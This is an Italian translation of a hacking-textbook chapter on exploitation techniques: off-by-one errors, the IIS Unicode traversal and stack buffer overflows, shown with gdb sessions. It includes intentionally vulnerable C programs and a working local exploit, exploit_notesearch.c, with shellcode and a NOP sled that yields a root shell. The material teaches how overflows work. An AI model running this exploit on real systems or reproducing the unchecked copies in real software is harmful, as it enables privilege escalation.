Come abbiamo già detto, un programma può fare solo ciò per cui è programmato, alla lettera. Sfortunatamente, quel che è scritto al suo interno non sempre coincide con quel che il programmatore intendeva fargli fare. Questo concetto può essere esposto con una storiella:

Un uomo sta passeggiando in un bosco e trova a terra una lampada magica. Istintivamente la raccoglie, la lucida con la manica della giacca e subito ne viene fuori un genio. Il genio ringrazia l'uomo per averlo liberato e si offre di esaudirgli tre desideri. L'uomo è in estasi e sa esattamente che cosa vuole.
"Per prima cosa", dice l'uomo, "voglio un milione di dollari".
Il genio schiocca le dita e davanti a lui si materializza un forziere colmo di denaro.
L'uomo spalanca gli occhi dallo stupore e continua: "Ora voglio una Ferrari".
Il genio schiocca le dita e da una nuvola di fumo compare una splendida Ferrari.
L'uomo continua: "E per finire, voglio che le donne mi trovino irresistibile".
Il genio schiocca le dita e l'uomo si trasforma in una scatola di cioccolatini.

In questo caso il desiderio finale dell'uomo è stato esaudito così come è stato espresso, e non come l'uomo intendeva; allo stesso modo, un programma segue sempre le proprie istruzioni alla lettera e i risultati non sempre sono quelli che il programmatore intendeva. A volte le ripercussioni di questo fatto possono essere catastrofiche.

I programmatori sono umani e talvolta quel che scrivono non è esattamente ciò che vogliono intendere. Per esempio, un errore di programmazione molto comune è il cosiddetto *off-by-one*, o *fuori-di-uno*. Come si può arguire dal nome, si tratta di un errore in cui il programmatore ha sbagliato a contare di una unità. Questo avviene molto più spesso di quanto si possa pensare, e l'esempio più naturale è dato da questa domanda: se bisogna costruire uno steccato di 100 metri, con le stecche spaziate di 10 metri l'una dall'altra, quante stecche sono necessarie? La risposta più ovvia sarebbe 10, ma è sbagliata, perché in realtà ne servono 11. Questo tipo di errore *fuori-di-uno* viene spesso detto in gergo *fencepost error*, letteralmente *errore della staccionata*, e si ha quando un programmatore conta per errore gli oggetti invece degli spazi tra di essi, o viceversa.

Un altro caso si ha quando un programmatore vuole selezionare un intervallo di numeri o di oggetti da elaborare, per esempio gli oggetti da N a M. Se N = 5 e M = 17, quanti oggetti bisogna elaborare? La risposta ovvia è M - N, ovvero 17 - 5 = 12 oggetti. Ma di nuovo è la risposta sbagliata, perché in realtà bisogna elaborare M - N + 1 oggetti per un totale di 13. Questo può sembrare controintuitivo a prima vista, e in realtà lo è davvero, motivo per il quale questi errori sono abbastanza frequenti.

Spesso gli errori di questo tipo non si notano perché i programmi non vengono testati con ogni possibile combinazione di valori di input, e gli effetti di questi errori in genere non si fanno notare durante la normale esecuzione. Tuttavia, quando al programma viene fornito un input che fa manifestare l'errore, le conseguenze possono scatenare un effetto a catena sul resto della logica del programma. Sfruttato adeguatamente, un errore fuori-di-uno può trasformare un programma apparentemente sicuro in una seria vulnerabilità.

Un esempio classico di quanto abbiamo appena detto è OpenSSH, una suite di programmi di comunicazione sicura via terminale, progettata allo scopo di sostituire servizi insicuri e comunicanti in chiaro come telnet, rsh e rcp. Tuttavia, in una delle versioni passate era presente un errore fuori-di-uno nel codice di allocazione del canale cifrato, che è stato sfruttato pesantemente. Nello specifico, il codice conteneva un'istruzione del tipo:

```
if (id < 0 || id > channels_alloc) {
```

che invece si sarebbe dovuta scrivere:

```
if (id < 0 || id >= channels_alloc) {
```

In italiano il codice si legge: *Se l'ID è minore di zero o se l'ID è maggiore del numero di canali allocati, fai quel che segue* mentre avrebbe dovuto essere: *Se l'ID è minore di zero o se l'ID è maggiore o uguale al numero di canali allocati, fai quel che segue.*

Questo semplicissimo errore fuori-di-uno ha consentito un exploit del programma, tale per cui un utente senza privilegi che avesse eseguito il login correttamente avrebbe potuto ottenere privilegi da amministratore del sistema. Questo tipo di funzionalità non era certamente quel che i programmatori avevano in mente per un programma di sicurezza come OpenSSH, ma un computer fa solo quel che gli viene detto di fare.

Un'altra situazione che sembra favorire errori di programmazione sfruttabili si ha quando un programma viene modificato in fretta per espanderne le funzionalità. L'estensione delle funzionalità di un programma lo rende più facilmente vendibile e ne accresce il valore, ma causa anche l'aumento della sua complessita, il che aumenta le possibilità di hacking. Il server web di Microsoft, Internet Information Server, è stato progettato per servire agli utenti pagine statiche e contenuti web interattivi. Per fare questo, il programma deve consentire agli utenti di leggere e scrivere file e addirittura di eseguirne alcuni all'interno di particolari directory; questa funzionalità dev'essere però limitata solo ad alcune directory ben precise. Senza questa limitazione, gli utenti potrebbero ottenere il controllo totale del sistema, cosa ovviamente non auspicabile dal punto di vista della sicurezza. Per evitare che questo accada, il programma contiene codice di controllo dei percorsi progettato appositamente per evitare che gli utenti usino il carattere di backslash per risalire l'albero delle directory e accedano a cartelle e file non consentiti.

Con l’aggiunta del supporto per il set di caratteri Unicode, tuttavia, la complessità del programma ha continuato a crescere. Unicode è un set di caratteri a doppio byte progettato per fornire una rappresentazione di caratteri di qualsiasi lingua, anche il cinese e l’arabo. Utilizzando due byte per ogni carattere, invece di uno, Unicode permette di rappresentare decine di migliaia di caratteri, invece delle poche centinaia dei set a singolo byte. Questa complessità aggiuntiva significa che ora ci sono più rappresentazioni diverse del carattere backslash. Per esempio, %5c in Unicode diventa il carattere backslash, ma questa traduzione avviene dopo che il codice di controllo dei percorsi è già stato eseguito. Quindi, usando %5c invece di \ diventava possibile risalire le directory, con i citati problemi di sicurezza. Sia il worm Sadmind sia CodeRed hanno usato questo tipo di exploit per sporcare le pagine web dei siti che hanno infettato.

Un altro esempio di istruzioni seguite alla lettera si è avuto al di fuori dall’informatica ed è noto come metodo del buco normativo di LaMacchia. Proprio un programma informatico, il sistema legislativo statunitense ha delle leggi che non dicono esattamente quel che il legislatore intendeva, e in analogia a quanto avviene con gli exploit del software, queste falle possono essere utilizzati per aggirare lo scopo delle leggi. Verso la fine del 1993 un hacker ventunenne, studente del MIT, di nome David LaMacchia creò una BBS di nome Cynosure dedita alla pirateria del software. Chi aveva del software lo inviavano alla BBS e chi lo voleva lo scarica. Il servizio è stato in linea per circa sei settimane, ma ha generato una grossa mole di traffico in tutto il mondo, cosa che ha attirato l’attenzione dell’università e delle autorità federali statunitense. I produttori di software denunciarono di aver perso un milione di dollari per colpa di Cynosure, e un Grand Jury federale accusò

LaMacchia di associazione a delinquere dedita alla pirateria del software. Tuttavia l'imputazione cadde perché LaMacchia non aveva violato il *Copyright Act*: il reato non era perseguibile perché non era stato compiuto al fine di ottenere un vantaggio commerciale o un guadagno finanziario. Apparentemente il legislatore non aveva previsto che qualcuno avrebbe potuto cimentarsi in attività di questo tipo con motivi diversi dal guadagno personale (il Congresso statunitense ha chiuso questa falla normativa nel 1997 con il *No Electronic Theft Act*). Anche se questo esempio non riguarda lo sfruttamento di una falla di un programma per computer, i giudici americani possono essere visti come computer che eseguono il programma formato dalle leggi, così come sono scritte (in Italia la situazione è simile ma un po' meno rigida: i giudici interpretano la legge senza doversi attenere letteralmente ai precedenti). I concetti astratti alla base dell'hacking trascendono l'informatica e possono essere applicati a tutti quegli aspetti della vita che riguardano sistemi complessi.

0x310 Tecniche di exploit generalizzate

Gli errori *fuori-di-uno* e la traduzione di codici Unicode possono essere difficili da trovare al momento del rilascio di un programma ma appaiono terribilmente ovvi a qualsiasi programmatore col senno di poi. Tuttavia, esistono altri errori che possono essere sfruttati in modi non così ovvi. L'impatto di questi errori di programmazione sulla sicurezza non è sempre evidente, anche perché la loro posizione nel codice può essere qualsiasi. Dato che lo stesso tipo di errore spesso si ripete in punti differenti del codice, le tecniche di exploit generalizzate si sono evolute in modo da sfruttare questi errori e possono essere applicate in

molte situazioni diverse.

La maggior parte degli exploit riguarda la corruzione della memoria. Tra questi ci sono tecniche come il buffer overflow, ma anche metodi meno comuni come l'exploit dei formati delle stringhe. Con queste tecniche, lo scopo ultimo è quello di assumere il controllo del flusso di esecuzione del programma target, facendolo saltare a un punto in memoria nel quale è stato posizionato un frammento di codice malevolo. Questo tipo di attacco è noto con il nome di *esecuzione di codice arbitrario* (*execution of arbitrary code*), perché l'hacker può far sì che un programma faccia praticamente qualsiasi cosa desideri. Analogamente al buco normativo di LaMacchia, queste vulnerabilità sono dovute all'esistenza di casi inattesi che il programma non sa gestire correttamente. In condizioni normali, questi casi inattesi possono provocare il crash del programma, metaforicamente portando il flusso di esecuzione fuori strada, giù da un precipizio. Ma se l'ambiente viene controllato con cura, il flusso di esecuzione può essere controllato, evitando il crash e riprogrammando il processo.

0x320 Buffer overflow

Le vulnerabilità di *buffer overflow* sono nate sin dai primi anni dell'informatica ed esistono ancora oggi. La maggior parte dei worm Internet usa i buffer overflow per propagarsi e anche la recentissima vulnerabilità VML zero-day di Internet Explorer è dovuta a problemi di questo tipo.

Il C è un linguaggio di programmazione di alto livello, ma si fonda sul presupposto che il

programmatore sia responsabile dell'integrità dei dati. Se questa responsabilità venisse demandata al compilatore, i file binari risulterebbero significativamente più lenti, a causa delle verifiche di integrità da eseguire su ciascuna variabile interessata. Inoltre, questo toglierebbe una parte significativa di controllo al programmatore e complicherebbe il linguaggio stesso.

Se da una parte la semplicità del linguaggio C aumenta le possibilità di controllo del programmatore e incrementa l'efficienza del codice risultante, dall'altra parte, se il programmatore non sta più che attento, può generare programmi vulnerabili a buffer overflow e corruzioni di memoria. Questo significa che, una volta che una variabile ha allocato una locazione in memoria, non esiste nessun meccanismo automatico che garantisca che il contenuto di tale variabile non strabordi dall'area di memoria allocata per essa. Se un programmatore vuole inserire dieci byte in un buffer per il quale aveva allocato solo otto byte, il C lo consente, anche se con ogni probabilità provocherà il crash del programma. Questo meccanismo è noto come *buffer overrun* o *buffer overflow*, dato che i due byte strabordano dall'area di memoria allocata per il buffer, sovrascrivendo qualsiasi cosa segua. Se viene sovrascritta una parte di codice critica, il programma va in crash. Il listato seguente esemplifica la situazione.

overflow_example.c

```
#include <stdio.h>
#include <string.h>
```

```
int main(int argc, char *argv[]) {
   int value = 5;
   char buffer_one[8], buffer_two[8];

   strcpy(buffer_one, "one"); /* Pone "one" in buffer_one. */
   strcpy(buffer_two, "two"); /* Pone "two" in buffer_two. */

   printf("[BEFORE] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
   printf("[BEFORE] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
   printf("[BEFORE] value is at %p and is %d (0x%08x)\n", &value, value, value);
   printf("\n[STRCPY] copying %d bytes into buffer_two\n\n", strlen(argv[1]));
   strcpy(buffer_two, argv[1]); // Copia il primo argomento in buffer_two.

   printf("[AFTER] buffer_two is at %p and contains \'%s\'\n", buffer_two, buffer_two);
   printf("[AFTER] buffer_one is at %p and contains \'%s\'\n", buffer_one, buffer_one);
   printf("[AFTER] value is at %p and is %d (0x%08x)\n", &value, value, value);
}
```

A questo punto dovreste essere in grado di leggere il codice riportato in precedenza e capire che cosa fa il programma. Dopo la compilazione, nell’output di esempio che segue, cerchiamo di inserire dalla riga di comando dieci byte in buffer_two, che ha spazio solo per otto byte.

```
reader@hacking:~/booksrc $ gcc -o overflow_example overflow_example.c
reader@hacking:~/booksrc $ ./overflow_example 1234567890
[BEFORE] buffer_two is at 0xbffff7f0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7f8 and contains 'one'
[BEFORE] value is at 0xbffff804 and is 5 (0x00000005)

[STRCPY] copying 10 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7f0 and contains '1234567890'
[AFTER] buffer_one is at 0xbffff7f8 and contains '90'
```

```
[AFTER] value is at 0xbffff804 and is 5 (0x00000005)
reader@hacking:~/booksrc $
```

Notate che buffer_one è stato allocato in memoria subito dopo buffer_two, perciò, quando vengono scritti dieci byte in buffer_two, gli ultimi due byte di 90 strabordano su buffer_one e vanno a sovrascrivere qualsiasi cosa sia presente lì.

Una stringa più lunga, ovviamente, straborderà sulle altre variabili, ma se si usa una stringa ancora più lunga, il programma andrà direttamente in crash.

```
reader@hacking:~/booksrc $ ./overflow_example AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 29 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAAAAAAAAAA'
[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

Questi tipi di crash sono abbastanza comuni: pensate a tutte le volte che un programma è andato in crash o ha provocato una graziosa schermata blu. L’errore del programmatore è un’omissione: dovrebbe esserci sempre un controllo sulla lunghezza dei dati forniti dall’utente. Errori di questo tipo sono facili da compiere, ma possono essere molto difficili da trovare. Infatti il programma notesearch.c riportato nel Capitolo 2 contiene un bug di tipo

buffer overflow. Difficilmente l'avrete notato, anche se avete già familiarità con il C.

```
reader@hacking:~/booksrc $ ./notesearch
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAA
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Il crash di un programma può essere un fenomeno fastidioso, ma nelle mani di un hacker può diventare addirittura pericoloso. Un hacker esperto può prendere il controllo del programma durante il crash, con risultati sorprendenti. Il listato exploit_notesearch.c mostra tale pericolo.

exploit_notesearch.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   unsigned int i, *ptr, ret, offset=270;
   char *command, *buffer;

   command = (char *) malloc(200);
```

```
    bzero(command, 200); // Azzera la nuova memoria.

    strcpy(command, "./notesearch \'"); // Avvia buffer comando.
    buffer = command + strlen(command); // Imposta il buffer alla fine.

    if(argc > 1) // Set offset.
       offset = atoi(argv[1]);

    ret = (unsigned int) &i - offset; // Imposta indirizzo ritorno.

    for(i=0; i < 160; i+=4) // Riempie il buffer con indirizzo ritorno.
       *((unsigned int *)(buffer+i)) = ret;
    memset(buffer, 0x90, 60); // Crea NOP sled.
    memcpy(buffer+60, shellcode, sizeof(shellcode)-1);

    strcat(command, "\'");

    system(command); // Esegue l'exploit.
    free(command);
}
```

Il codice sorgente dell’exploit verrà illustrato in modo approfondito più avanti. A grandi linee, si tratta di generare una stringa di comando che avvii il programma notesearch con un argomento racchiuso tra apici singoli. Usa le funzioni stringa in questo modo: `strlen()` per ottenere la lunghezza corrente della stringa (fino alla posizione del puntatore del buffer) e `strcat()` per concatenare l’apice singolo di chiusura alla fine. Infine, la funzione system esegue la stringa così generata. Il buffer che viene creato tra gli apici singoli costituisce la parte principale dell’exploit; il resto è solo un metodo per consegnare la pillolina di dati avvelenati. Guardate che cosa si può fare con un semplice crash controllato.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
```

```
reader@hacking:~/booksrc $ ./a.out
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
```

L'exploit è in grado di sfruttare l'overflow per fornire una shell di root, ottenendo il controllo totale sul computer. Questo è un esempio di un exploit buffer overflow basato sullo stack.

0x321 Vulnerabilità a buffer overflow basate sullo stack

L'exploit del programma notesearch opera corrompendo la memoria per ottenere il controllo del flusso di esecuzione. Il programma auth_ overflow.c illustra ulteriormente questo concetto.

auth_overflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   int auth_flag = 0;
   char password_buffer[16];

   strcpy(password_buffer, password);

   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
   if(strcmp(password_buffer, "outgrabe") == 0)
```

```
      auth_flag = 1;

   return auth_flag;
}

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
   if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("      Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   } else {
      printf("\nAccess Denied.\n");
   }
}
```

Questo programma d’esempio accetta una password come unico argomento della riga di comando, quindi richiama la funzione `check_authentication()`. Questa richiede due password, le quali dovrebbero essere rappresentative di diversi metodi di autenticazione. Se viene usata una di queste due passowrd, la funzione ritorna il valore 1, che garantisce l’accesso. Dovreste essere in grado di capire il funzionamento del programma osservandone il codice sorgente, prima di compilarlo. Usate l’opzione -g durante la compilazione, perché in seguito dovremo effettuarne il debugging.

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow auth_overflow.c
reader@hacking:~/booksrc $ ./auth_overflow
Usage: ./auth_overflow <password>
reader@hacking:~/booksrc $ ./auth_overflow test
```

```
Access Denied.
reader@hacking:~/booksrc $ ./auth_overflow brillig

-=-=-=-=-=-=-=-=-=-=-=-=-=-
     Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $ ./auth_overflow outgrabe

-=-=-=-=-=-=-=-=-=-=-=-=-=-
     Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

Finora tutto funziona come come previsto dal codice. È quel che ci si attende da un sistema deterministico come un programma per computer. Ma un overflow può produrre comportamenti inattesi e persino contraddittori, per esempio concedendo l’accesso senza la giusta password.

```
reader@hacking:~/booksrc $ ./auth_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

-=-=-=-=-=-=-=-=-=-=-=-=-=-
     Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

Probabilmente avete già capito che cos’è successo, ma utilizziamo il debugger e analizziamo la cosa nello specifico.

```
reader@hacking:~/booksrc $ gdb -q ./auth_overflow
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list
```

```
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6            int auth_flag = 0;
7            char password_buffer[16];
8
9            strcpy(password_buffer, password);
10
(gdb)
11           if(strcmp(password_buffer, "brillig") == 0)
12                auth_flag = 1;
13           if(strcmp(password_buffer, "outgrabe") == 0)
14                auth_flag = 1;
15
16           return auth_flag;
17       }
18
19       int main(int argc, char *argv[]) {
20           if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow.c, line 16.
(gdb)
```

Il debugger GDB è stato avviato con l'opzione -q per rimuovere il banner di benvenuto. Sono stati impostati dei breakpoint sulle righe 9 e 16. Quando il programma viene avviato, l'esecuzione si arresta a questi breakpoint, in modo che possiamo esaminare la mappa della memoria.

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Starting program: /home/reader/booksrc/auth_overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9af 'A' <repeats 30
times>) at auth_overflow.c:9
9             strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7a0:  ")????o??????)\205\004\b?o??p???????"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) print 0xbffff7bc - 0xbffff7a0
$1 = 28
(gdb) x/16xw password_buffer
0xbffff7a0:     0xb7f9f729     0xb7fd6ff4     0xbffff7d8     0x08048529
0xbffff7b0:     0xb7fd6ff4     0xbffff870     0xbffff7d8     0x00000000
0xbffff7c0:     0xb7ff47b0     0x08048510     0xbffff7d8     0x080484bb
0xbffff7d0:     0xbffff9af     0x08048510     0xbffff838     0xb7eafebc
(gdb)
```

Il primo breakpoint è appena prima dell’istruzione `strcpy()`. Esaminando il puntatore password_ buffer, il debugger mostra che contiene dati casuali non inizializzati ed è posto all’indirizzo di memoria 0xbffff7a0. Esaminando l’indirizzo della variabile auth_flag, possiamo vederne sia la posizione (in memoria all’indirizzo 0xbffff7bc) che il contenuto, pari a 0. Il comando print può servire a fare dei calcoli e mostra che auth_flag è 28 byte dopo l’inizio di password_ buffer. Questa relazione può essere vista come un unico blocco di memoria che parte da password_buffer. La posizione di auth_flag è mostrata in grassetto.

```
(gdb) continue
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9af 'A' <repeats 30
times>) at auth_overflow.c:16
```

```
16            return auth_flag;
(gdb) x/s password_buffer
0xbffff7a0:    'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:   0x00004141
(gdb) x/16xw password_buffer
0xbffff7a0:   0x41414141   0x41414141   0x41414141   0x41414141
0xbffff7b0:   0x41414141   0x41414141   0x41414141   0x00004141
0xbffff7c0:   0xb7ff47b0   0x08048510   0xbffff7d8   0x080484bb
0xbffff7d0:   0xbffff9af   0x08048510   0xbffff838   0xb7eafebc
(gdb) x/4cb &auth_flag
0xbffff7bc:   65 'A' 65 'A' 0 '\0' 0 '\0'
(gdb) x/dw &auth_flag
0xbffff7bc:   16705
(gdb)
```

Continuando l'esecuzione ci si trova al successivo breakpoint, dopo `strcpy()`. Possiamo esaminare nuovamente la memoria. Il password_ buffer è straripato in auth_flag, cambiandone i primi due byte in 0x41.

Il valore 0x00004141 sembra essere scritto al contrario, ma ricordando che l'architettura x86 è di tipo little-endian, ecco che i primi due byte sono quelli a destra e non quelli a sinistra. Se esaminiamo ciascuno di questi quattro byte individualmente, vediamo che il programma tratterà quest'area come un intero, con il valore 16705.

```
(gdb) continue
Continuing.

-=-=-=-=-=-=-=-=-=-=-=-=-=-
     Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
```

```
Program exited with code 034.
(gdb)
```

Dopo l'overflow, la funzione `check_authentication()` restituirà il valore 16705 invece di 0. Dato che l'istruzione if considera qualunque valore diverso da zero come un'autenticazione riuscita, il flusso di esecuzione del programma salterà alla zona autenticata. In questo esempio, la variabile auth_flag è il punto di controllo dell'esecuzione; sovrascrivere quel valore consente di acquisire il controllo sul programma.

Questo però è un esempio molto particolare che dipende fortemente dalla posizione fisica delle variabili in memoria. Nel programma auth_overflow2.c, le variabili vengono dichiarate nell'ordine opposto (le modifiche rispetto ad auth_overflow.c sono evidenziate in grassetto).

auth_overflow2.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   char password_buffer[16];
   int auth_flag = 0;

   strcpy(password_buffer, password);

   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
```

```
   if(strcmp(password_buffer, "outgrabe") == 0)
      auth_flag = 1;
   return auth_flag;
}

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
   if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("     Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   } else {
      printf("\nAccess Denied.\n");
   }
}
```

Questa semplice modifica pone in memoria la variabile auth_flag prima di password_buffer. Ciò di fatto annulla lo stato di punto di controllo dell’esecuzione per la variabile return_value, dato che il suo contenuto non può più essere corrotto da alcun overflow.

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               char password_buffer[16];
7               int auth_flag = 0;
```

```
8
9           strcpy(password_buffer, password);
10
(gdb)
11          if(strcmp(password_buffer, "brillig") == 0)
12              auth_flag = 1;
13          if(strcmp(password_buffer, "outgrabe") == 0)
14              auth_flag = 1;
15
16          return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20          if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9b7 'A' <repeats 30
times>) at auth_overflow2.c:9
9          strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7c0: "?o??\200????????o???G??\020\205\004\
b?????\204\004\b????\020\205\004\bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:     0x00000000     0xb7fd6ff4     0xbffff880     0xbffff7e8
0xbffff7cc:     0xb7fd6ff4     0xb7ff47b0     0x08048510     0xbffff7e8
0xbffff7dc:     0x080484bb     0xbffff9b7     0x08048510     0xbffff848
0xbffff7ec:     0xb7eafebc     0x00000002     0xbffff874     0xbffff880
(gdb)
```

Impostiamo dei breakpoint simili a quelli del programma precedente. Un esame della memoria ora mostra che auth_flag (in grassetto) è allocata in memoria prima di password_buffer. Questo significa che auth_flag non potrà mai essere sovrascritta da un overflow di password_buffer.

```
(gdb) cont
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30
times>)
    at auth_overflow2.c:16
16          return auth_flag;
(gdb) x/s password_buffer
0xbffff7c0: 'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:     0x00000000     0x41414141     0x41414141     0x41414141
0xbffff7cc:     0x41414141     0x41414141     0x41414141     0x41414141
0xbffff7dc:     0x08004141     0xbffff9b7     0x08048510     0xbffff848
0xbffff7ec:     0xb7eafebc     0x00000002     0xbffff874     0xbffff880
(gdb)
```


Come ci aspettavamo, l'overflow non disturba affatto la variabile auth_ flag, dato che si trova prima del buffer. Tuttavia esiste un altro punto di controllo dell'esecuzione, anche se non si vede nel codice C. È nascosto dopo tutte le variabili di stack e può essere facilmente sovrascritto. Lo stack è un'area di memoria a disposizione di tutti i programmi, e quando viene sovrascritto provoca inesorabilmente il crash del programma.

```
(gdb) c
```

```
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```

Dal capitolo precedente ricordiamo che lo stack è uno dei cinque segmenti di memoria utilizzati dai programmi. È una struttura FILO (First-In Last-Out) utilizzata per mantenere il flusso dell'esecuzione e il contesto delle variabili locali durante le chiamate di funzioni. Quando viene richiamata una funzione, una struttura chiamata *frame* viene inserita nello stack e il registro EIP salta alla prima istruzione della funzione. Ogni frame dello stack contiene le variabili locali della funzione e un indirizzo di ritorno su cui impostare l'EIP alla conclusione della funzione. Quando la funzione termina, il frame viene fatto uscire dallo stack e l'indirizzo di ritorno scritto sull'EIP. Il contenuto di questa struttura viene generalmente gestito dal compilatore, non dal programmatore. Quando viene richiamata la funzione `check_authentication()`, un nuovo frame viene inserito nello stack, sopra il frame della funzione `main()`. In questo frame sono presenti le variabili locali, un indirizzo di ritorno e gli argomenti della funzione.



Possiamo visualizzare tutti questi elementi con il debugger:

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               char password_buffer[16];
7               int auth_flag = 0;
8
9               strcpy(password_buffer, password);
10
(gdb)
11               if(strcmp(password_buffer, "brillig") == 0)
```

```
12              auth_flag = 1;
13          if(strcmp(password_buffer, "outgrabe") == 0)
14              auth_flag = 1;
15
16          return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20          if(argc < 2) {
(gdb)
21              printf("Usage: %s <password>\n", argv[0]);
22              exit(0);
23          }
24          if(check_authentication(argv[1])) {
25              printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
26              printf("     Access Granted.\n");
27              printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
28          } else {
29              printf("\nAccess Denied.\n");
30      }
(gdb) break 24
Breakpoint 1 at 0x80484ab: file auth_overflow2.c, line 24.
(gdb) break 9
Breakpoint 2 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 3 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, main (argc=2, argv=0xbffff874) at auth_overflow2.c:24
24          if(check_authentication(argv[1])) {
(gdb) i r esp
esp            0xbffff7e0     0xbffff7e0
(gdb) x/32xw $esp
0xbffff7e0:     0xb8000ce0      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
```

```
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
0xbffff820:     0x40f5f7f0      0x48e0fe81      0x00000000      0x00000000
